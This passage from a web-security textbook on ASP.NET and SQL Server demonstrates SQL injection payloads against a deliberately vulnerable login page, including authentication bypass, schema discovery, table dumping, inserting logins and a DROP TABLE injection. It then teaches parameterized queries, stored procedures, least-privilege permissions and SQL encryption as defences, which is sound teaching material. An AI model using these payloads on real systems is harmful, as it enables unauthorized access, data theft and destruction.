NOTE *At this point, if a SQL error about attaching to the database is thrown, you may need to detach Visual Studio from your database before running your code. Right-click on the database in Server Explorer, choose Detach Database, and run the application again.*

You may also need to edit the security on the `App_Data` *directory to allow SQL Express to read the database. To do this, you must know which user account SQL Express is running as. Open the Services administration tool from the Windows Start menu, and examine the Log On As column for the SQL Server (SQLEXPRESS) service. Typically, it will be either* `Local Service` *or* `Network Service`*. You now must browse to the Web site root directory for your project in Explorer, right-click the* `App_Data` *directory, and selectthe Security tab. Click Edit, and then click Add. In the object name field, enter the name of the account SQL Express runs under, and click OK. Then select the account in the "Group or User names" list and check the Allow box beside Full Control in the permissions list. Click Apply to close the Permissions window, and then click OK.*

This initial attempt at a login page is vulnerable to SQL injection. If you examine the code, you can see that it builds a SQL query by inserting the text from the `username` field and the `password` field. Using the example login, the SQL command will be the following:

```
select * from logins where username = 'example' and password = 'wrox'
```

This is perfectly valid SQL. But what happens when you try a username of `O'Leary`? You get an exception thrown, because of the apostrophe in the username, which unbalances the query. Using this fact, an attacker can submit specially crafted values to modify the meaning of the query. If you enter **`' or 1=1 --`** in the `username` field and anything in the `password` field, the SQL command now becomes the following:

```
select * from logins where username = '' or 1=1 --' and password = 'anything '
```

The `--` sequence in SQL marks the beginning of a comment. Anything following that it is ignored. This means the SQL executed is as follows:

```
select * from logins where username = '' or 1=1
```

The inclusion of the `or 1=1` clause changes the query further. This expression always evaluates to `true`, so a record will always be returned. Because the code in the login page simply checks for a non-`null` record set, the login can be bypassed without a password because of the SQL injection vulnerability.

This vulnerability opens up other possibilities for an attacker. A blank username may not be the best approach because somewhere in the application the username may be checked to ensure that it is not a `null` or empty value. Attackers could try a username they know exists by entering **`example' --`** as the username. This makes the query as follows:

```
select * from logins where username = 'example'--' and password = ''
```

This query in turn reduces to the following:

```
select * from logins where username = 'example'
```

If you try this, you will see that the login application will now respond as if a valid login has occurred. The SQL injection has removed the password check altogether.

As you can see, the combination of an apostrophe to terminate the first equality operator and the comment delimiter can be used to always return a result, potentially affecting the checks that happen after the query is run.

If you haven't followed the approaches discussed in Chapter 5 by enabling custom error pages, a wider problem exists, one that can allow an attack to discover the layout of your database tables and then run commands against them.

Before attempting to insert or delete data from your database tables, an attacker must know the table and column names, information not normally exposed to the outside world. So, instead of attempting to bypass the login page, the attacker attempts to cause an error, using the `' having 1=1--` as his or her username. This turns your query into the following:

```
select * from logins where username = ' ' having 1=1
```

If you try this attack using the vulnerability in the code, you will see a very detailed error page that displays the underlying problem — `Column 'logins.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.` As you can see, the error message discloses a table name and the name of a column in that table. By refining the query again and again, adding each newly discovered column to a `GROUP BY` clause, an attacker could retrieve all of the column names for the table. Once an attacker has the column structures, he or she can start to discover the type of data in the columns. For example, the attacker could enter the following in the `username` field:

```
' union select sum(username) from logins--
```

This attack causes an error message to be displayed that reads `Operand data type nvarchar is invalid for sum operator`. From this error message, the attacker can deduce that the `username` field is an `nvarchar`. Once an attacker has the column names and types, he or she can try to insert data into the underlying table. For example, the attacker could enter the following into the `username` field to create a new record in the `logins` table:

```
'; insert into logins values('yourUsername', 'yourPassword')--
```

This is a simple example of how SQL injection can be used to attack a database. The semicolon in the SQL statement acts as a command separator, much like a colon used to do in BASIC. Anything after the semicolon is treated as a new command. So now the query becomes two commands:

```
select * from logins where username = '';
insert into logins values('yourUsername', 'yourPassword')
```

There are several additional attack vectors. Try entering the following in the `username` field:

```
' union select @@version,''--
```

You can see that the exact version of SQL Server is now displayed on the screen, along with details about the operating system. As a final trick, enter the following into the `username` field:

```
' union select (select * from logins for xml auto), '' from logins --
```

At first, this doesn't appear to do anything. But if you view the source of the HTML page, you will discover (toward the bottom) that the entire contents of the `logins` table have been embedded as XML. This should illustrate to you the importance of not only avoiding SQL injection, but of hashing passwords, as discussed in Chapter 6.

If you want further details and walkthroughs of advanced SQL injection attacks, Chris Anley of NGSoftware has a highly recommended whitepaper available from `http://www.ngssoftware.com/papers/advanced_sql_injection.pdf`.

FIXING THE VULNERABILITY

The vulnerability arises because the SQL query is dynamically constructed via string concatenation. The way to fix it is to avoid string concatenation entirely and parameterize the query, or to use stored procedures.

TRY IT OUT Using Parameterized Queries

To parameterize the query, you must first change the query string itself to contain parameters.

1. Open the code behind page again, and make the following highlighted changes to the `submit_OnClick` method:

```
protected void submit_OnClick(object sender, EventArgs e)
{
    string sqlCommand = "select * from logins where username = @username and ➥
password=@password";

    using (SqlConnection connection =
        new SqlConnection(
            ConfigurationManager.ConnectionStrings["database"].ConnectionString
    ))
    {
        connection.Open();
        SqlCommand command = new SqlCommand(sqlCommand, connection);

        SqlParameter usernameParmameter =
            new SqlParameter("@username", SqlDbType.NVarChar, 25)
            {
                Value = this.Username.Text
            };
        command.Parameters.Add(usernameParmameter);

        SqlParameter passwordParmameter =
            new SqlParameter("@password", SqlDbType.NVarChar, 25)
            {
                Value = this.Password.Text
            };
        command.Parameters.Add(passwordParmameter);

        SqlDataReader reader = command.ExecuteReader();

        if (reader.Read())
            Result.Text = "Welcome " + reader["username"];
        else
            Result.Text = "Login failed.";

            connection.Close();
        }
    }
}
```

2. Now, try the injection queries and see if any produce side effects — they don't. Using parameters takes care of the escaping of any special characters such as apostrophes for you.

The changes made in the preceding "Try It Out" exercise take a SQL query and change it to use parameters. The query string has changed to specify parameters, as shown here:

```
string sqlCommand = "select * from logins where username = @username and ➥
    password=@password";
```

The ampersand (@) character defines a parameter. The parameter names in the preceding query are `@username and @password`.

Once you have a parameterized query, you must set the values of the parameters. This is done after you have constructed a `SqlCommand` object from the SQL query string, as shown here:

```
SqlCommand command = new SqlCommand(sqlCommand, connection);

SqlParameter usernameParmameter =
    new SqlParameter("@username", SqlDbType.NVarChar, 25)
    {
        Value = this.Username.Text
    };
command.Parameters.Add(usernameParmameter);
```

This snippet creates a new `SqlParameter` instance with a username matching the first parameter in the query, `@username`. The type of the parameter is set to `NVarChar` and its maximum length to `25`. The value of the parameter is set from the `Text` property of the `Username` input box. The parameter is then added to the `Parameters` collection on the `SqlCommand` instance. This is all that needs to be done. ADO.NET takes care of sanitizing the parameter values automatically.

However, there is a drawback to using any kind of direct queries, including parameterized queries. The underlying schema for the database is still exposed, and the Web application needs the capability to read (and normally write) to the database tables. This can be a security problem. Generally, you will want to introduce some sort of access control to your database and prevent non-administrative users from manipulating raw data, just in case you have vulnerabilities elsewhere. While you can set permissions on tables, you cannot set permissions on columns. If a user has the capability to query a table using SQL, then the user can see all the data within it. To control the columns seen, and the columns you can update, you must turn to stored procedures.

A *stored procedure* is a SQL routine created and run on the database server, but deliberately exposed to connecting systems. A stored procedure can simply be a wrapper around Create, Retrieve, Update, and Delete (CRUD) operations, or it can contain logic of its own, including auditing data access, performing calculations on the data before it is retrieved, or implementing other forms of business logic.

TRY IT OUT Using Stored Procedures

Before you can call a stored procedure, you must create it. While SQL2005 and later provides the capability to write stored procedures in C#, this should be considered a last resort — written when you must do something on the SQL server that the SQL language does not allow, or does not easily implement. The SQL language is optimized for data manipulation; C# generally isn't.

1. Open the Server Explorer window and connect to the database you created at the beginning of this chapter. Right-click Stored Procedures and choose Create New Stored Procedure. A new window will appear, similar to the one shown in Figure 8-2.




FIGURE 8-2: Creating a stored procedure

As you can see from this window, you create a stored procedure by executing the `CREATE PROCEDURE` SQL command. Change the window contents to be the following:

```
CREATE PROCEDURE dbo.GetLogin
(
    @username varchar(25),
    @password varchar(25)
)
AS
    SELECT * FROM logins WHERE
        username = @username AND
        password = @password
```

2. Click the Save toolbar button, or choose File ➪ Save to save the stored procedure to your database. Once you do that, it is then ready to use.

3. Using a parameterized store procedure is much like using a parameterized query, except that you do not have to specify the parameters when you create a string for the `Command` object. Open the code behind page for `default.aspx` and change the `submit_OnClick` method to be the following:

```
protected void submit_OnClick(object sender, EventArgs e)
{
    string sqlCommand = "GetLogin";

    using (SqlConnection connection =
        new SqlConnection(
            ConfigurationManager.ConnectionStrings["database"].ConnectionString))
    {
        connection.Open();
        SqlCommand command = new SqlCommand(sqlCommand, connection);
        command.CommandType = CommandType.StoredProcedure;

        SqlParameter usernameParmameter =
            new SqlParameter("@username", SqlDbType.VarChar, 255)
```

```
            {
                Value = this.Username.Text
            };
        command.Parameters.Add(usernameParmameter);

        SqlParameter passwordParmameter =
            new SqlParameter("@password", SqlDbType.VarChar, 255)
            {
                Value = this.Password.Text
            };
        command.P arameters.Add(passwordParmameter);

        SqlDataReader reader = command.ExecuteReader();

        if (reader.Read())
            Result.Text = "Welcome " + reader["username"];
        else
            Result.Text = "Login failed.";

        connection.Close();
    }
}
```

You can see that this time you are simply providing the stored procedure name as the SQL command:

```
string sqlCommand = "GetLogin";
```

There is no SQL statement, logic, or even a parameter list associated with the command. The other change is to tell the `Command` object that it is calling a stored procedure:

```
command.CommandType = CommandType.StoredProcedure;
```

You attach the parameters to the stored procedure using the same method as a parameterized SQL query.

4. Now, try the injection queries again to see if you can produce any side effects. It is possible to write stored procedures that are vulnerable to SQL injection. This is covered later in this chapter.

MORE SECURITY FOR SQL SERVER

For most scenarios, either parameterized queries or stored procedures will protect you against SQL injection. However, there is more you can do to protect your database.

Connecting Without Passwords

You may have noticed the format of the connection string used previously:

```
Server=.\SQLExpress;AttachDbFilename=|DataDirectory|database.mdf;
    Trusted_Connection=Yes;
```

This connection string does not contain usernames or passwords, unlike ones that you may be using. Instead, it specifies *trusted connections* . A trusted connection uses the Windows authentication to connect, alleviating the need to specify a username and password (although you should still encrypt your connection strings section using the techniques shown in Chapter 5).

Using trusted connections works well when the database you are connecting to is on the same machine, assuming the user account you are running under has access to the database. However, if the database is on another machine, it may not work because, by default, ASP.NET runs under the context of a local account, Network Service (as discussed in Chapter 2). This is generally why, in hosted environments, you will be forced to use a connection string that specifies a username and password. Hosting companies tend not to use Active Directory, and so an account that exists on the Web server does not exist on the SQL server.

If you are not using SQL Server Express, but instead have a full version of SQL Server on your machine, you must add access for the user account under which your Web site runs. To grant permissions to an account, you can either use SQL Server Management Studio, or use the SQL `CREATE LOGIN` command.

To use SQL Server Management Studio to grant permissions, start the program, connect to your database server, and expand the `Security` folder. If you expand the `Login` folder, you can see the current list of users. To add a new user, right-click the `Login` folder and choose the "New Login . . . " menu item. The dialog shown in Figure 8-3 appears.




FIGURE 8-3: Adding a new user in SQL Server Management Studio 2008

To grant access to SQL Server for a Windows account, ensure that the Windows authentication radio button is selected. Then click the Search button and enter the account name in the select box, or click the Advanced button and then click Find Now to browse all the available users and groups. Click OK and you will be returned to the "Login — New" screen. Select the default database to which you want the account to have access and click OK. This user account will now have access to the database as a "public" SQL user. This means that the new account can only access SQL items (such as stored procedures, tables, or views) to which the public role has been granted access. You may have guessed that if you saw Windows groups listed in the search results box, you can add groups to SQL. When you add a Windows group to SQL, all members of that group will be granted access.

If you want your ASP.NET applications to be able to connect using Trusted Connections, then you must grant access to the account they run under. By default, this is Network Service, but you can change this by changing the Application Pool settings. Chapter 14 provides more information on how to configure application pools.

If you have full control of the hosting environment and want to separate your SQL server from your Web server, you have two methods to avoid using usernames and passwords.

- *Place both machines in an Active Directory* — By placing both machines in an Active Directory (AD), you can specify that IIS runs under a specific account on the AD, and grant appropriate permissions within SQL to that account.
- *Duplicate accounts in a workgroup* — If you are not in an AD, you can use trusted connections by mirroring accounts. On both machines, create a Windows login account with the same account name and password. (Obviously, you should use a strong password.) Then configure your ASP.NET process to run under that local user account on the IIS server, and grant permissions to the mirrored local user on the SQL server. Trusted connections will now happen using the mirrored accounts.

SQL Permissions

SQL provides a granular permission mechanism for databases and tables, much like Windows does for files and objects. To perform any action on a database, the connecting account must have permissions to do so. Table 8-1 shows the main table-based permissions in SQL Server.

TABLE 8-1: SQL Server Permissions

PERMISSION	DESCRIPTION
SELECT	Allows the user to read data from a table or a view. This permission can be applied to individual columns within a table or view.
INSERT	Allows the user to insert data into a table or view.
DELETE	Allows the user to delete data from a table or view.
UPDATE	Allows the user to update data in a table or view. Like SELECT, it can also be applied to individual columns.
EXECUTE	Grants permission for a user to execute a stored procedure.

SQL also has the concept of *roles*. By default, new user accounts belong to the `Public` role for databases to which they have access. Each role has inherent permissions associated with it — for example, the `DBA` role can perform any action on a database.

Adding a User to a Database

Just because a login exists, that doesn't give it access to a database. You must first grant an account access to the database. You can do this with the following SQL command:

```
CREATE USER Olle FOR LOGIN Olle;
```

This command creates a user within the database it is run in — in this example, creating a user `Olle` for the login account `Olle`. But this account cannot do anything without some further work.

Managing SQL Permissions

To manage SQL permissions, you can either use the SQL Server Management Studio or the `GRANT` , `DENY` , and `REVOKE` SQL statements. Knowing and using the SQL statements is useful because you can include them in your stored procedure scripts, which you should have under source control.

The following example grants the `SELECT` permission on the `Example` table or view to the guest user on my laptop, called `Puck`. The full name of the Windows guest account on that machine is a combination of the machine name and the windows account, separated by a `\` , (as in `PUCK\Guest`).

```
GRANT SELECT ON Example TO PUCK\Guest
```

To deny the select permission, you would use the following:

```
DENY SELECT ON Example TO Olle
```

And, to revoke a previously granted permission, you would use the following:

```
REVOKE SELECT ON Example TO Olle
```

However, if you are isolating access to your tables via stored procedures as previously suggested, you would not want to grant any table permissions at all. Instead, you would want to grant `EXECUTE` permissions to a stored procedure, as shown in the following example:

```
GRANT EXECUTE ON GetLogins TO Olle
```

Groups and Roles

As with all permissions, it is better to set permissions to roles, rather than individuals. SQL allows you to create database roles to which you can add users and grant permissions. You can either user SQL Management Studio to create rules, or create them in SQL, as shown here:

```
CREATE ROLE auditors AUTHORIZATION db_owner;
```

Roles must be owned by either a specific user or another role. In the previous example, a role called `auditors` is created, which is owned by the `db_owner` role, a built-in SQL role to which the database owner belongs. You can then add users to a role using the following command:

```
EXEC sp_addrolemember 'auditors', 'PhilHa'
```

This would add the user account `PhilHa` to the `auditors` group. You can then grant (or deny) rights to the group rather than individual users, as shown here:

```
GRANT EXECUTE ON ReadAuditLogin TO auditors
```

Least Privilege Accounts

It's all too tempting to give your Web application full control over the database. But, as you can see from the SQL injection attack demonstration, it's dangerous. You should give your Web application the least amount of privileges and permissions it needs to function.

For example, if you are writing a reporting application, then it's unlikely your application will need to write data. So do not give it the ability to do so. You may have tables that contain auditing information inserted by stored procedures. It's unlikely your main application would need to either read from or write to those tables, although an administration application may need to read the audit logs. The more privileges you grant to an application, the more scope there is for a successful attack to affect the database.

If all data access is through stored procedures or permissions, you can use the `REVOKE` permission against the underlying tables, including revoking all rights for the `Public` role so that only database administrators can access the tables directly.

Using Views

Under some circumstances, you may need to access the underlying schema for date. For example, some Object Relationship Mapping tools (ORMs) do not work well with stored procedures, and some ad-hoc reporting tools require direct access to the schema (that is, the structure of the tables themselves). A *view* can be used to enhance security in these circumstances. A view is, in essence, a virtual table. It does not physically exist, but is the result of a query performed against tables.

Because a view is query-based, it can be used to restrict access to the base tables. The types of data views can show include the following:

- A subset of the rows of a base table
- A subset of the columns of a base table
- A subset of both rows and columns of a base table
- A subset of another view, or a combination of views and tables
- Data calculated from a base table (such as a statistical summary)

The permissions on views are entirely separate from the permissions on an underlying table. If, for example, the `Public` role were denied all access to the `employee` table, you could create a view that

retrieves data from that table, grant access to the `Public` role, and accounts within that role could see the contents of the view.

For example, the following SQL command creates an `employee` table:

```
CREATE TABLE employee(
   EmployeeId INT NOT NULL PRIMARY KEY,
   Surname VARCHAR(30) NOT NULL,
   Firstname VARCHAR(30) NOT NULL,
   Salary MONEY NOT NULL
)
```

As you can imagine, salary is sensitive data, and you would not want to allow anyone who has not been authorized to view this data. If you cannot use stored procedures, you can use views to limit access. First, you grant permissions to those who are allowed access (the `Accounting` role, for example, for ad-hoc reporting) using the following command:

```
GRANT SELECT ON employee TO Accounting
```

Then you remove permissions from everyone else, as shown here:

```
DENY SELECT ON employee TO Public
```

However, there may be circumstances when other roles require access to part of the `employee` table. For example, the `TechnicalSupport` role may need to perform reporting. You can create a view to support this and grant access to the view:

```
CREATE VIEW employeeList
AS
    SELECT firstname, surname
    FROM employee
GO

GRANT SELECT ON employeeList TO TechnicalSupport
GO
```

Now any account in the `TechnicalSupport` role can use the view to support their reporting.

For ORM scenarios, some ORMs will demand the capability to update tables. Views can support `UPDATE` and `DELETE` operations, with the following restrictions:

- A view cannot modify more than one table. If a view is based on more than one table, `DELETE` operations will fail. If you execute an `INSERT` or `UPDATE` statement against the view, then all columns referenced within the statement must belong to the same table.
- A view containing a `DISTINCT` clause, a `GROUP BY` clause, or any type of calculated columns, cannot be updated.

As you can see, for situations that would normally require table access, views can present a more secure alternative.

SQL Express User Instances

When Microsoft designed SQL Express, one of the goals was tighter integration with Visual Studio. This was achieved by allowing a SQL database to be treated as any other file, and allowing the automatic attachment of these files to SQL server. This feature is known as *user instances* .

The following connection string shows how user instances can be configured:

```
<add name="database"
   connectionString="Server=.\SQLExpress;
   AttachDbFilename=|DataDirectory|database.mdf;
   Database=demoDatabase;
   Integrated Security=True;
   User Instance=True;"
   providerName="System.Data.SqlClient" />
```

While this is undoubtedly useful during the development process (and you've used it in all the examples in this chapter), it presents a security problem. When a database is loaded as a user instance, it is (as you might imagine from the name) loaded for a particular user. That user account then becomes the database administrator for that instance, bypassing any security restrictions set on the tables, views, and stored procedures on that database. This makes it incredibily difficult to test any security measures you have put in place.

If possible, avoid user instances. Instead, use either the SQL Express Management Studio, or SQL Server Development to develop against, as this will enforce security. Microsoft has stated that user instances for non-administrators will be dropped from a future version of SQL Server — another good reason to avoid relying on it.

Drawbacks of the VS Built-in Web Server

Another problem when developing is the Web server built into Visual Studio 2008 runs under the context of the current logged-in user. This user account may have database administration rights during development, and, so, like user instances, you bypass all security, making it difficult to catch or test security controls. You should be aware of this, and plan to test your application hosted within IIS and running under a limited user account, configured to the least privileges possible.

Dynamic SQL Stored Procedures

One commonly held false assumption is that stored procedures will entirely protect you from SQL injection. In fact, this is not true. Certain stored procedures may build their SQL dynamically (for example, search procedures). For example, a search stored procedure might look something like the following example:

```
CREATE PROCEDURE search_orders @custId   nchar(5)     = NULL,
                               @shipTo nvarchar(40) = NULL AS
DECLARE @sql nvarchar(4000)
SELECT @sql = ' SELECT OrderID, OrderDate, CustomerID, ShipTo ' +
              ' FROM dbo.Orders WHERE 1 = 1 '
IF @custid IS NOT NULL
   SELECT @sql = @sql + ' AND custid LIKE ''' + @customerID + ''''
```

```
IF @shipTo IS NOT NULL
   SELECT @sql = @sql + ' AND ShipTo LIKE ''' + @shipTo + ''''
EXEC(@sql)
```

This procedure will perform a `LIKE` comparison on the customer parameter, the `shipTo` parameter, or a combination of both. The problem arises with the use of `EXEC` command. Like the original example at the beginning of this chapter, this stored procedure is vulnerable to injection because it dynamically builds a query and executes it. If, for example `'; DROP TABLE Orders --` were passed into the stored procedure as the `shipTo` parameter, the resulting SQL executed would be as follows:

```
SELECT * FROM dbo.Orders WHERE 1 = 1  AND ShipTo LIKE ''; DROP TABLE Orders --'
```

Depending on the permissions on the `orders` table, it may be deleted.

To implement a dynamic stored procedure correctly, the approach is exactly the same as using a SQL statement in .NET: you use parameters. A safe version of this stored procedure would be the following:

```
CREATE PROCEDURE search_orders @custId   nchar(5) = NULL,
                               @shipTo nvarchar(40) = NULL AS
DECLARE @sql nvarchar(4000)
SELECT @sql = ' SELECT OrderID, OrderDate, CustomerID, ShipName ' +
              ' FROM dbo.Orders WHERE 1 = 1 '
IF @custid IS NOT NULL
   SELECT @sql = @sql + ' AND CustomerID LIKE @custId '
IF @shipTo IS NOT NULL
   SELECT @sql = @sql + ' AND ShipName LIKE @shipTo '
EXEC sp_executesql @sql, N'@custid nchar(5), @shipTo nvarchar(40)',
                   @custid, @shipTo
```

As you can see, this is, again, specifying parameter names and providing those parameters as part of the execute command.

Using SQL Encryption

SQL 2005 provides four encryption mechanisms:

- Encrypting by pass phrase
- Symmetric encryption
- Asymmetric encryption by key
- Encryption by certificates



NOTE *Encryption itself is discussed in detail in Chapter 6. If you haven't read that chapter yet, now is a good time to do so. It will give you the understanding you need as you read about SQL's encryption capabilities.*

SQL 2008 adds transparent encryption, which encrypts the entire database, by encrypting the database files themselves. Because this discussion serves as a very simple introduction to SQL encryption, transparent encryption and certificate encryption (which varies according to the version of SQL you are using) cannot be easily covered. Microsoft has a number of white papers on SQL security, including SQL cryptography in general, and transparent encryption. You can find them published on MSDN at `http://msdn.microsoft.com/en-us/library/dd631807(SQL.10).aspx`.

Encrypting by Pass Phrase

The easiest encryption mechanism to use is by pass phrase. The following SQL code snippet encrypts a sample string using a pass phrase, and then decrypts it again:

```
DECLARE @plainText AS VARCHAR(128)
DECLARE @passPhrase AS VARCHAR(64)
DECLARE @encryptedText AS VARBINARY(MAX)
DECLARE @decryptedText AS VARBINARY(MAX)

SET @plainText = 'MySecret'
SET @passPhrase = 'T0p!5ecr3t'

SET @encryptedText = EncryptByPassPhrase(@passPhrase, @plainText)

PRINT @encryptedText

SET @decryptedText = DecryptByPassphrase(@passPhrase, @encryptedText)

PRINT CONVERT(VARCHAR(100), @decryptedText)
```

If the wrong password is specified, then the decryption function will return `null`.

SQL Symmetric Encryption

Now let's look at symmetric encryption. You will remember from Chapter 6 that this uses the same key for both encryption and decryption. To use symmetric encryption, you must first create the key you wish to use. The simplest type of symmetric key is protected by a password, and is created as follows:

```
CREATE SYMMETRIC KEY MySymmetricKey
        WITH ALGORITHM = AES_128
        ENCRYPTION BY PASSWORD = N'ASuperStrongPassword';
```

This creates a key named `MySymmetricKey` in the master database, using the AES algorithm with a key length of 128. SQL Server supports DES, 3DES, AES, RC2 and the deprecated RC4. You can check what keys exist by running the following command:

```
SELECT * FROM sys.symmetric_keys
```

Once you have a key, you must open it before use, using the password you specified when you created it. Then you can encrypt and decrypt as shown in the following example:

```
DECLARE @plainText AS VARCHAR(100)
DECLARE @encryptedText VARBINARY(MAX)
DECLARE @decryptedText VARBINARY(MAX)

SET @plainText = 'Hello AES'

OPEN SYMMETRIC KEY MySymmetricKey
       DECRYPTION BY PASSWORD = N'ASuperStrongPassword';

SET @encryptedText =
          EncryptByKey(Key_GUID('MySymmetricKey'), @plainText);
PRINT @encryptedText

SET @decryptedText = DecryptByKey(@encryptedText);

PRINT CONVERT(VARCHAR(100), @decryptedText)

CLOSE SYMMETRIC KEY MySymmetricKey;
```

You can delete a symmetric key by using the`drop` command, as shown here:

```
DROP SYMMETRIC KEY MySymmetricKey
```

Of course, once you delete a key, you will no longer be able to decrypt any information that had been encrypted with it. You can control access to the key by granting permission to it. The following example grants read access to the key to the user `ScottGal` in the current database:

```
GRANT VIEW DEFINITION ON
    SYMMETRIC KEY::MySymmetricKey TO ScottGal
```

The symmetric encryption functions can also take an *authenticator*. Authenticators stop the inference of data from encrypted fields, and lock an encrypted field to the authenticator. For example, consider the table of outgoing payments shown in Table 8-2.

TABLE 8-2: Outgoing Payments

PAYMENTID	COMPANY	VALUE
1	ComputerSupplier	Bd7E!7^ghds00
2	Sandwiches Inc.	C977^E99&01D
3	Paper Is Us	A76Ashdka&&%

It's likely that the value of payments to the ComputerSupplier company is higher than that of Sandwiches Inc. If any attacker had control over Sandwiches Inc., he or she could increase the payment sent to that company by taking the value for ComputerSupplier and using it to update the value of the payment sent to Sandwiches Inc.

By specifying an authenticator value when encrypting, the encrypted value will be unique for that authenticator. In Table 8-2, the payment ID is a suitable authenticator value. If the wrong authenticator value is supplied during decryption, then the decryption will fail. So, if an attacker were to take the value of payment ID `1` and put it into the value for payment ID `2` , then the decryption process would not work.

To use an authenticator, simply add it as the final parameter to `EncryptByKey` and`DecryptByKey` , like so:

```
SET @encryptedText =
    EncryptByKey(Key_GUID('MySymmetricKey'), @plainText, @authenticator);

SET @decryptedText = DecryptByKey(@encryptedText, @authenticator);
```

SQL Asymmetric Encryption

To create an asymmetric key, the process is much like that for symmetric keys:

```
CREATE ASYMMETRIC KEY MyAsymmetricKey
    WITH ALGORITHM = RSA_2048
    ENCRYPTION BY PASSWORD = N'AnotherStrongPassword';
```

Like .NET, only one asymmetric algorithm is available, RSA. You can specify the key length by using `RSA_512` ,`RSA_1024` or `RSA_2048` when creating the key. You probably won't be surprised to learn that you can check what keys exist by running the following command:

```
SELECT * FROM sys.asymmetric_keys
```

Encrypting with an asymmetric key does not need anything special because, of course, public keys are generally public. Decrypting with an asymmetric key needs the key password.

```
DECLARE @plainText AS VARCHAR(100)
DECLARE @encryptedText VARBINARY(MAX)
DECLARE @decryptedText VARBINARY(MAX)

SET @plainText = 'Hello RSA'

SET @encryptedText =
          EncryptByAsymKey(AsymKey_ID('MyAsymmetricKey'), @plainText);
PRINT @encryptedText

SET @decryptedText = DecryptByAsymKey(AsymKey_ID('MyAsymmetricKey'),
     @encryptedText, N'AnotherStrongPassword');

PRINT CONVERT(VARCHAR(100), @decryptedText)
```

Like before, you can delete an asymmetric key by using the `drop` command, as shown here:

```
DROP ASYMMETRIC KEY MyAsymmetricKey
```

You can control access to the public key by granting permission to it. The following example grants read access to the public key to the user `ScottGal` in the current database. Access to the private key is still controlled by the use of the key password.

```
GRANT VIEW DEFINITION ON
    ASYMMETRIC KEY::MyAsymmetricKey TO ScottGal
```

Calculating Hashes and HMACs in SQL

Of course, detecting changes to data encryption is not enough. You must produce a MAC. SQL provides the `HashBytes` function that will provide a SHA, SHA1, MD2, MD4, or MD5 hash of data. Used in combination with the encryption key, this can produce an HMAC value, allowing you to check the integrity of the encrypted data. Raul Garcia has a good example of this on his blog at `http://blogs.msdn.com/raulga/archive/2006/03/11/549754.aspx`.

A CHECKLIST FOR SECURELY ACCESSING DATABASES

The following is a checklist of items to follow when writing data-access code:

- *Never dynamically build SQL queries.*—Dynamic queries are a vector for SQL injection.
- *Always use SQL parameters*— SQL parameters will automatically escape dangerous characters and help you void SQL injection.
- *Control access to your data*— If you can, use stored procedures and SQL permissions to limit access to the underlying database. If you cannot use stored procedures, use updatable views to limit access to the underlying database. Stored procedures are not a panacea because they can, in turn, contain dynamic SQL themselves.

9

Using the File System

Most Web applications deal with files — accessing files on your server, generating files "on the fly," serving files from another server on your network, and allowing users to upload files. Each of these functions can introduce vulnerabilities into your application.

In this chapter, you will learn about the following:

- How to access existing files safely
- How to configure your server for secure file access
- How to properly generate files
- How to access remote files
- How to handle user uploads

ACCESSING EXISTING FILES SAFELY

There are many reasons why a Web site may serve actual files in addition to Web pages. Sometimes, simply offering the user a direct download link is insufficient. Some Web sites may want to restrict certain content, or track downloads of software, music, images, or documents. To serve these files in a manner that enables access control or tracking they must be served via code, rather than a direct download URI.

TRY IT OUT Serving Files Via Scripts

In this example, you will create a simple page that serves files through code, rather than a direct link. You may want to do this to perform logging before a file is downloaded, or to limit access to a file — something you cannot do if you use a simple link.

1. Create a new Web application or Web site and create the following `default.aspx`:

```
<%@ Page Language="C#" AutoEventWireup="true"
    CodeFile="Default.aspx.cs" Inherits="_Default" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
     Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/
         xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>Accessing Files</title>
</head>
<body>
    <h1>Accessing Files</h1>
    <form id="form1" runat="server">
        <asp:DropDownList ID="filename" runat="server">
            <asp:ListItem Text="example1.txt"
                 Value="example1.txt" />
            <asp:ListItem Text="example2.txt"
                 Value="example2.txt" />
        </asp:DropDownList>
        <asp:Button ID="submit" runat="server"
            Text="Get File"
            onclick="submit_OnClick" />
    </form>
</body>
</html>
```

